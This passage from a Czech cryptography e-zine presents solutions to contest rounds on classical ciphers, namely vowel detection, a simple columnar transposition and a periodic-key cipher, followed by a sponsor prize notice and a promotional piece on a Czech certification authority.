sbirani hub hlavni zasadou by melo byt ze sbirame jen ty houby které bezpecne zname proto sbirame plodnice dobre vyvinute abychom je mohli spolehlive urcit houby vybirame ze zeme cele vykroucenim ihned je ocistime od necistot a odstranime casti napadene larvami hmyzu zvysena nasaklivost plodnice vodou je znamkou ze plodnice je prestarla nevhodna ke sberu při rozkladnych procesech mohou vznikat i nebezpecne latky jako napr jed neurin tak se mohou stat i tzv jedle houby druhotne jedovatymi vyjmute plodnice ukladame do otevrenych dychajicich obalu nebot v uzavrenych nepropustnych obalech se plodnice tzv zapari zvlaste nevhodne je ulozeni v polyetylenovych saccich nejvhodnejsimi obaly zustavaji tradicne pletene kosicky nejpozdeji druhy den po sberu maji byt houby zpracovany xxxx

d) několik poznámek k řešení úlohy

Pro nalezení samohlásek lze použit velice rychlý a kvalitní Šuchotinův algoritmus: Sukhotin's algorithm (PROCEDURE FindVowels)

VÝSTUP Z POMOCNEHO PROGAMU VFQ (lze jej stáhnout v sekci SOUTĚŽ) - automatické určení samohlásek a frekvencí - vowels and frequency (doplněn první sloupec - otevřený znak)

670 letters. 7 vowels, 15 consonants

		Absolute frequency								Relative Frequency (per 1000)						
	V#	Total	Init	Med	Fin	Isol	L/I	L/F		Total	Init	Med	Fin	Isol	L/I	L/F
E	1	Z	82	22	49	11	0	3	1	Z	122	164	122	82	0	231	77
O	2	H	52	7	41	4	0	1	0	H	78	52	102	30	0	77	0
A	3	L	48	9	26	13	0	0	1	L	72	67	65	97	0	0	77
N		O	46	6	29	11	0	0	0	O	69	45	72	82	0	0	0
I	4	T	42	11	23	8	0	2	1	T	63	82	57	60	0	154	77
T		B	32	6	22	4	0	1	0	B	48	45	55	30	0	77	0
C		W	31	9	14	8	0	1	2	W	46	67	35	60	0	77	154
Y	5	N	29	10	15	4	0	1	0	N	43	75	37	30	0	77	0
H	7	C	28	5	21	2	0	1	0	C	42	37	52	15	0	77	0
R		A	28	9	15	4	0	0	1	A	42	67	37	30	0	0	77
D		J	27	7	12	8	0	0	1	J	40	52	30	60	0	0	77
U	6	S	26	5	14	7	0	0	1	S	39	37	35	52	0	0	77
V		D	26	4	17	5	0	1	0	D	39	30	42	37	0	77	0
T		I	26	4	12	10	0	0	1	I	39	30	30	75	0	0	77
S		U	25	6	13	6	0	1	0	U	37	45	32	45	0	77	0
Z		G	22	0	15	7	0	0	0	G	33	0	37	52	0	0	0
B		F	22	4	11	7	0	0	0	F	33	30	27	52	0	0	0
P		X	22	3	15	4	0	1	0	X	33	22	37	30	0	77	0
M		P	21	3	10	8	0	0	2	P	31	22	25	60	0	0	154
J		R	18	2	15	1	0	0	1	R	27	15	37	7	0	0	77
K		Q	13	2	10	1	0	0	0	Q	19	15	25	7	0	0	0
X		E	4	0	3	1	0	0	1	E	6	0	7	7	0	0	77

VFQ.pas

V našem případě program dobře najde prvních 6 samohlásek a doplní ještě jednoho kandidáta (H), ale přidělí mu nejmenší pravděpodobnost - zařadí jej na sedmé místo.

E. ÚLOHA č.3 - Jednoduchá transpozice

a) Zadání úlohy (Crypto-World 11/2000)

Úlohou třetího kola je vyluštění přiloženého šifrového textu. Jedná se o jednoduchou transpozici - použita byla úplná tabulka. Rozměr tabulky musíte určit. Text je v češtině, v mezinárodní abecedě = 26 znaků A-Z (bez háčků a čárek) a bez mezer, je rozdělen do skupin po 5-ti znacích. Prozradím, že se jedná o text, který se vyskytl na stránkách našeho e-zinu.

SIFROVY TEXT

IRJYE VDIPI AVIVZ NTUKM EORZN EOTYE KKLPI TTNNC EIPAE COSMN EOPRL KEPEP LAPTE NNEDO SOTNK ENOPT LBOAO TROVR OEEIN REEEK UTSHX EOORM YIJAJ PZOED DEDOD UCSTS ONZOA IKSCU JPPES NISBV FEIIK AEUVU EJOOO DNMKS EORKB YMOAU ELPNO DKOOO JUNST ZIUOU EEJVG EEDZA ACEDM KKEEI RNETV

b) Počet správných řešitelů

11

c) Hledaný text:

Otevřený text (po příslušné transformaci sloupků)

```
DLEDEFINICEZAKO
NAOELEKTRONICKE
MPODPISUJSOUELE
KTRONICKYMPODPI
SEMDOKUMENTUMIN
ENYUDAJEVELEKTR
ONICKEPODOBEKTE
REJSOUPRIPOJENE
KDATOVEZPRAVENE
BOJSOUSNILOGICK
YSPOJENEAKTEREU
MOZNUJIOVERENIT
OTOZNOSTIPODEPS
ANEOSOBYVEVZTAH
UKDATOVEZPRAVEX
```

III. hledaný otevřený text

DLE DEFINICE ZAKONA O ELEKTRONICKEM PODPISU JSOU ELEKTRONICKYM PODPISEM DOKUMENTU MINENY UDAJE V ELEKTRONICKE PODOBE KTERE JSOU PRIPOJENE K DATOVE ZPRAVE NEBO JSOU S NI LOGICKY SPOJENE A KTERE UMOZNUJI OVERENI TOTOZNOSTI PODEPSANE OSOBY VE VZTAHU K DATOVE ZPRAVE X

d) několik poznámek k řešení úlohy

Určení správného rozměru tabulky
očekávaný výskyt ve správně určené tabulce :
40% samohlásek * 60% souhlásek

Rozpis : tabulka 9*25
očekávaný poměr 3,6 / 5,4

```
IEEEUUFYE      8/1 *
ROONTCEME      4/5
JTPOSSIOJ      3/6
YYRPHTIAV      4/5
EELTXSKUG      3/6
VKKLEOAEE      5/4 *
DKEBONELE      4/5
ILPOOZUPD      3/6
PPEAROVNZ      3/6
IIPOMAUOA      7/2 *
ATLTYIEDA      5/4 *
VTARIKJKC      2/7 *
INPOJSOOE      4/5
VNTVACOOD      3/6
ZCERJUOOM      4/5
NENOPJDJK      2/7 *
TINEZPNUK      3/6
UPEEOPMNE      5/4 *
KADIEEKSE      5/4 *
MEONDSSTI      3/6
ECSRDNEZR      2/7 *
OOOEEIOIN      8/1 *
RSTEDSRUE      3/6
ZMNEOBKOT      3/6
NNKKDVBUV      1/8 *
```
trestných bodů : 11

Rozpis : tabulka 25*9
očekávaný poměr 10 / 15

```
IIKTTCLTTBOKROCISIOOEOODK    11/14
RAMYNOKENOEUMESKNKORLJUZE    11/14
JVEENSENKAETYDTSIAOKPUEAE    13/12 *
YIOKCMPNEOISIDSCSEDBNNEAI    11/14
EVRKENEENTNHJEOUBUNYOSJCR    10/15
VZZLIEPDORRXADNJVVMMDTVEN     5/20 *
DNNPPOLOPOEEJOZPFUKOKZGDE     8/17 *
ITEIAPASTVEOPDOPEESAOIEMT    13/12 *
PUOTERPOLREOZUAEIJEUOUEKV    15/10 *
```
trestných bodů : 5

Rozpis : tabulka 15*15 (správný rozměr)
očekávaný poměr 6 / 9

```
INKCLEOEDIFDEZA          7/8
RTKOANEOEKENLIC          7/8
JULSPOEODSIMPUE          7/8
YKPMTPIROCIKNOD          5/10
EMINETNMDUKSOUM          6/9
VETENLRYUJAEDEK          7/8
DOTONBEICPEOKEK          7/8
IRNPEOEJSPUROJE          6/9
PZNRDAEATEVKOVE          6/9
INCLOOKJSSUBOGI          6/9
AEEKSTUPONEYJER          8/7 *
VOIEORTZNIJMUEN          7/8
ITPPTOSOZSOONDE          6/9
VYAENVHEOBOASZT          7/8
ZEEPKRXDAVOUTAV          6/9
```

trestných bodů : 1

F. ÚLOHA č.4 - Periodické heslo

a) Zadání úlohy (Crypto-World 12/2000)

Soutěžní příklad 4.kolo soutěže:
(připravil RNDr.Petr Tesař)

```
ZZLES FMDCU LQMEW SGWLM XHZUY ZRJKU SGKBM GNBEU VPJCT VNGVW
HPLOY VLBAM RIIZN UJVKH XADVV GBQWX OOTKM RSEMV THMEU SNZMS
FHPPB KTQKK IZVPU ABGVT CWXKE FZNLY YVINE UTOGP MGCPM ESYBZ
OAVHG QDYOD ITKBC SUGPH VDGVP QDVLB NPFCP NYZQX QULBK GMIXI
BVCHR FYYWD OPEGL EGVCA QWMUE XBWXG KIIGH RTJIU WYYJB BSPPS
VLTDO PLJNL DYODI TKBCS UGPHV DGVPQ DVJYN PFVPN YZQXW EMGYO
GEFCH CMOEI VLGQE TWBWX GFANB RWECG KWLOK LRYGZ RHSKV EAVAB
SVKLC XYWBA JPARK ZRGEW MBRZE RAWJR AGTZZ SENRP
```

b) Počet správných řešitelů

4

c) Hledaný text:

heslo: DVACETIKORUNY

WELCOME TO DRDO BBS ESSENTIAL BOOKS ON CRYPTOGRAPHY AND SECURITY THIS CDROM PROVIDES THE MOST OMPREHENSIVE RESOURCE ON CRYPTOGRAPHY AND DATA SECURITY AVAILABLE SYSTEM REQUIREMENTS ADOBE ACROBAT READER WITH UHARCH PLUGIN CDROM DRIVE INSTALLATION AND USE INSTRUCTIONS TO VIEW THE BOOKS HOU MUST HAVE BUP AN ADOBE ACROBAT READER WITH SEARCA PLUGIN INSTALLED

YOU CAN O IN D VERSION SOGADO BE ACROBAT READER FOR NUMEGO US PLATFORM SVN THE READER DIKECTORY CARPENTER

Bohužel do textu se vloudilo několik chyb, které mohly zapříčinit problémy při hledání řešení. Ovšem v praxi se podobná chyba záchytu nebo převodu může běžně vyskytnout.

d) několik poznámek k řešení úlohy

```
ZZLES FMDCU LQMEW SGWLM XHZUY ZRJKU SGKBM GNBEU VPJCT VNGVW      1-50
HPLOY VLBAM RIIZN UJVKH XADVV GBQWX OOTKM RSEMV THMEU SNZMS      51-100
FHPPB KTQKK IZVPU ABGVT CWXKE FZNLY YVINE UTOGP MGCPM ESYBZ      101-150
OAVHG QDYOD ITKBC SUGPH VDGVP QDVLB NPFCP NYZQX QULBK GMIXI      151-200
BVCHR FYYWD OPEGL EGVCA QWMUE XBWXG KIIGH RTJIU WYYJB BSPPS      201-250
VLTDO PLJNL DYODI TKBCS UGPHV DGVPQ DVJYN PFVPN YZQXW EMGYO      251-300
GEFCH CMOEI VLGQE TWBWX GFANB RWECG KWLOK LRYGZ RHSKV EAVAB      301-350
SVKLC XYWBA JPARK ZRGEW MBRZE RAWJR AGTZZ SENRP                  351-390
```

Frekvence znaků
==========

A =	12	3,08	B =	20	5,13	C =	13	3,33	D =	12	3,08
E =	20	5,13	F =	8	2,05	G =	26	6,67	H =	12	3,08
I =	12	3,08	J =	9	2,31	K =	17	4,36	L =	16	4,10
M =	16	4,10	N =	13	3,33	O =	12	3,08	P =	21	5,38
Q =	11	2,82	R =	14	3,59	S =	14	3,59	T =	12	3,08
U =	13	3,33	V =	26	6,67	W =	17	4,36	X =	11	2,82
Y =	17	4,36	Z =	16	4,10						

Frekvence trigramů (zjištěno pomocí programu JZ - program je v sekci SOUTĚŽ)
==========

BCS = 2 *	BWX = 2 -	CSU = 2 *	DGV = 2 *
DIT = 2 *	DOP = 2 /	DYO = 2 *	GPH = 2 *
GVP = 2 *	HVD = 2 *	ITK = 2 *	KBC = 2 *
NPF = 2 /	NYZ = 2 ,	ODI = 2 *	PHV = 2 *
PNY = 2 ,	PQD = 2 *	QDV = 2 *	SUG = 2 *
TKB = 2 *	UGP = 2 *	VDG = 2 *	VLB = 2 /
VPQ = 2 *	WXG = 2 -	YOD = 2 *	YZQ = 2 ,
ZQX = 2 ,			

==========

Trigramy rozšířím na opakování (vyhledám v textu) a zjistím pozice začátku příslušných opakování

DYODITKBCSUGPHVDGVPQDV *	157	261	104 (2*2*2*13)
BWXG -	227	318	91 (13*7)
PNYZQX ,	185	289	104 (2*2*2*13)
jen trigram /			
DOP	210	254	44 (2*2*11)
NPF	181	285	104 (2*2*2*13)
VLB	56	178	122 (5*61)

nejpravděpodobnější délka hesla je **13 !**

G. Globe Interenet, s.r.o.

Hlavní cenu věnovala společnost Globe Internet, s.r.o.. Cenou je registrace domény .CZ nebo .SK (podle místa bydliště žadatele) a provoz virtuálního serveru modelu LITE na dobu jednoho roku.

Informace o serveru najdete na adrese
http://servery.cz/index.php3?include=descmodel.inc&c_id=4 .

Model: LITE server

- 100 MB na disku, 15 e-mailových schránek
- neomezený přenos dat, neomezený přístup přes FTP nebo FrontPage Extensions
- profesionální virtuální obchod GESTO - ZDARMA
- Globe Internet HELPDESK
- pošta přes WWW rozhraní WEBMAIL
- neomezené nastavení aliasů, forward, automatická odpověď, SMS notifikace došlé pošty, doménový koš
- automatické kódování češtiny
- vaše stránky dle obsahu zdarma PC Globe Internet s.r.o. zanese do příslušných kategorií populárních českých a zahraničních vyhledávačů Internetu
- provoz PHP, ASP, PERL a dalších CGI scriptů.
- provoz databázových aplikací MySQL, SYBASE nebo jakýchkoli jiných databází využívajících ODBC rozhraní
- WWW rozhraní pro administraci databáze MySQL
- zjednodušení adresy tak, že není nutné psát "předponu" www .

Děkujeme !

H. Certifikační autorita

Výměna informací v elektronické podobě je trendem dnešní doby. Jistě největším problémem dnešní komunikace je prokázání totožnosti komunikujících partnerů.
Schválený Zákon o elektronickém podpisu určuje a legalizuje cestu řešení tohoto problému – digitální podpis. A nejen to, dokonce ve vyjmenovaných případech staví elektronický dokument opatřený bezpečnostními atributy na stejnou úroveň jako podepsaný papírový dokument. Nezbytnou podmínkou pro tvorbu digitálního podpisu je certifikát vydaný důvěryhodnou certifikační autoritou.

PVT, a.s., provozuje již od roku 1997, jako první svého druhu na trhu, produkt I. Certifikační autorita (dále jen I.CA) jako první komerční poskytovatel služeb certifikační autority. Pro zajištění realizace požadavků svých klientů provozuje infrastrukturu tzv. registračních autorit a v současnosti jich spravuje více než 200 po celém území České republiky. I.CA za dobu své působnosti vydala již více než 100 000 kusů certifikátů.

Certifikát je elektronickou obdobou „průkazu totožnosti“, obsahuje dokonce i podobné údaje, především však jednoznačně svazuje fyzickou totožnost s totožností elektronickou.

Díky využívání certifikátů získají komunikující strany jistotu identity komunikujícího partnera, neboť umožňují ověření totožnosti ještě předtím, než je uživateli umožněn přístup k důvěrným nebo placeným informacím. Při zabezpečení komunikace proto již není třeba, aby si její účastníci ověřovali navzájem svou totožnost, povinnost ověření totožnosti přebírá I.CA před vydáním certifikátu.

Základním způsobem, kterým zákazníci mohou podávat u registračních autorit I.CA požadavek na vydání certifikátu, je předání žádosti o vydání certifikátu ve standardizované elektronické podobě, kterou si vytvořili prostřednictvím webovské stránky http://www.ica.cz. V případě, že žádost obsahuje všechny náležitosti definované Řádem I.CA a žadatel předloží doklady požadované pro ověření jeho totožnosti, pak je žadateli vydán certifikát I.CA. Zákazník obdrží certifikát přímo na registrační autoritě I.CA a současně také elektronickou poštou.

Schválený Zákon o elektronickém podpisu vnáší do oblasti elektronické komunikace nový impuls, pro který I.CA připravuje rozšířenou nabídku služeb svým klientům.

Služby poskytované I.CA:

- Služby registračních autorit
  - Výjezd mobilní registrační autority
  - Zřízení klientské registrační autority
- Služby vydávání certifikátů
  - Osobní certifikáty
  - Certifikáty pro komunikaci serverů
  - Testovací certifikáty

Certifikáty I.CA jsou využívány především pro :

- bezpečnou komunikaci po nechráněných sítích.
- obchodování prostřednictvím Internetu
- zajištění bezpečného přístupu na www servery.
- komplexní řešení IS s využitím bezpečné komunikace na bázi internetových technologií.

Kontakt:
http:// www.ica.cz, e-mail: info@ica.cz